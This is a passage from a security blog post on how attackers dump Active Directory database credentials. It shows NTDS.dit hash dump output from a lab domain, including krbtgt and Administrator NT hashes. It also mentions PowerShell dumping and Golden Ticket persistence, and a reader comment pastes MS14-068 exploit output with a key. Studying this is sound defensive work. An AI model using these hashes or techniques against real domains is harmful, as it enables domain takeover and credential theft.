ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:::
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:::
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab46321ceef22b4e8376f2dba7:::
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e062dfd861c9b82818:::
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fddb:::
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5487f4827204ffdd60b63cd:::
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Madison.Martinez:2609:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Kaitlyn.Allen:2610:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Isabella.Wilson:2611:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Savannah.Roberts:2612:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Caleb.Lewis:2613:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Liliana.Sanders:2614:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Makayla.Anderson:2615:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\David.Miller:2616:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Bryson.Simmons:2617:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Eva.Barnes:2618:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Ryan.Hall:2619:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Arianna.Murphy:2620:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Colton.Brown:2621:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Dylan.Ward:2622:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Benjamin.Rodriguez:2623:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Micah.Cooper:2624:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Daniel.Murphy:2625:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Jack.Phillips:2626:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
```

As of October 2015, there's also a Windows method leveraging PowerShell method for dumping credentials from the NTDS.dit file (and registry System hive) called Get-ADDBAccount from DSInternals.com (though it only works on Windows 8 & Windows Server 2012 and newer due to a bug in earlier Windows versions).

Once the attacker has dumped the domain database, there are a lot of options to persist and retain high-level rights, including creating and using Golden Tickets which can be used to exploit the entire forest based on the compromise of a single domain.

References:

- Sean Metcalf's Presentations on Active Directory Security

- Mimikatz Guide and Command Reference

- The Most Common Active Directory Security Issues and What You Can Do to Fix Them

- Finding Passwords in SYSVOL & Exploiting Group Policy Preferences

- MS14-068 Vulnerability, Exploitation, and Exploit Detection
- Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain.
- How Attackers Dump Active Directory Database Credentials
- Using Group Policy Preferences for Password Management = Bad Idea
- Sneaky Active Directory Persistence Tricks
- Golden Tickets which can be used to exploit the entire forest based on the compromise of a single domain
- The PowerSploit function Get-GPPPassword
- Group Policy Preferences Password Vulnerability Now Patched
- Microsoft Local Administrator Password Solution (LAPS)
- Tim Medin's DerbyCon "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation in 2014 (slides & video) where he released the Kerberoast Python TGS cracker.

🏷 ActiveDirectory, administratorpassword, AESprivatekey, AESsharedsecret, cpassword, CredentialTheft, CredentialTheftShuffle, DomainAdmins, DomainController, DumpCredentiasls, DumpLSASS, EnterpriseAdmins, Get-GPPPassword, GoldenTickets, GPP, GroupPolicyPreferences, groups.xml, IFM, InstallFromMedia, KB2962486, KB3011780, Kekeo, Kerberoast, Kerberos, KerberosHacking, LAPS, lateralmovement, localadministratoraccountpassword, LSASS, LSASSDumpFile, MicrosoftLAPS, mimikatz, MS14068, ms14068.exe, MS14068Exploit, MSDN, ntds.dit, PAWS, Persistence, PowerSploit, PyKEK, RC4_HMAC_MD5, RDP, RunAs, scheduledtasks.xml, separateAdminWorkstation, ServicePrincipalName, Services.xml, SPN, systemcompromise, SYSVOL, TGS, TGSCracking, TGT, xml

Sean Metcalf

I improve security for enterprises around the world working for TrimarcSecurity.com
Read the About page (top left) for information about me. :)
https://adsecurity.org/?page_id=8

✉

💬 2 comments

> **jd** on *January 5, 2016* #
>
> Please do keep on updating these pages. A great AD infosec reference!

> **dwa** on *January 13, 2016* #
>
> user : alienware
> domain : xcsec.com (XCSEC)
> password : ***
> sid : S-1-5-21-1453601182-1385088147-1761092360
> rid : 1001
> groups : *513 512 520 518 519
> key : bce2364329e25f5259bf158e354358c3 (rc4_hmac_nt)
> ticket : ** Pass The Ticket **
> [level 1] Reality (AS-REQ)
> [level 2] Van Chase (PAC TIME)
> * PAC generated
> * PAC """signed"""
> [level 3] The Hotel (TGS-REQ)
> [level 4] Snow Fortress (TGS-REQ)
> * WIN-CLL1IHJUUG6 : KRB_ERR_GENERIC (60)

💬 **Comments have been disabled.**

RECENT POSTS

Slides Posted for Black Hat USA 2019 Talk: Attacking & Defending the Microsoft Cloud

AD Reading: Windows Server 2019 Active Directory Features

There's Something About Service Accounts

Mitigating Exchange Permission Paths to Domain Admins in Active Directory

From DNSAdmins to Domain Admin, When DNSAdmins is More than Just DNS Administration

TRIMARC ACTIVE DIRECTORY SECURITY SERVICES

Have concerns about your Active Directory environment? Trimarc helps enterprises improve their security posture.

Find out how... TrimarcSecurity.com

POPULAR POSTS

Attack Methods for Gaining Domain Admin Rights in…

PowerShell Encoding & Decoding (Base64)

Securing Domain Controllers to Improve Active…

Securing Windows Workstations: Developing a Secure Baseline

Finding Passwords in SYSVOL & Exploiting Group…

Kerberos & KRBTGT: Active Directory's…

The Most Common Active Directory Security Issues and…

Building an Effective Active Directory Lab…

Microsoft Local Administrator Password Solution (LAPS)

Detecting Offensive PowerShell Attack Tools

CATEGORIES

ActiveDirectorySecurity

Apple Security

Cloud Security

Continuing Education

Entertainment

Exploit

Hacking

Hardware Security

Hypervisor Security

Linux/Unix Security

TAGS

ActiveDirectory Active Directory ActiveDirectoryAttack ActiveDirectorySecurity Active Directory Security ADReading ADSecurity AD Security DCSync DEFCON DomainController EMET5 GoldenTicket HyperV Invoke-Mimikatz KB3011780 KDC Kerberos KerberosHacking KRBTGT LAPS LSASS MCM MicrosoftEMET MicrosoftWindows mimikatz MS14068 PassTheHash PowerShell PowerShellCode PowerShellHacking PowerShellv5 PowerSploit Presentation Security SIDHistory SilverTicket SneakyADPersistence SPN TGS TGT Windows10 WindowsServer2008R2 WindowsServer2012 WindowsServer2012R2

COPYRIGHT

posted here is intellectual work and under the current law, the poster owns the copyright of the article. Terms of Use Copyright © 2011 - 2017.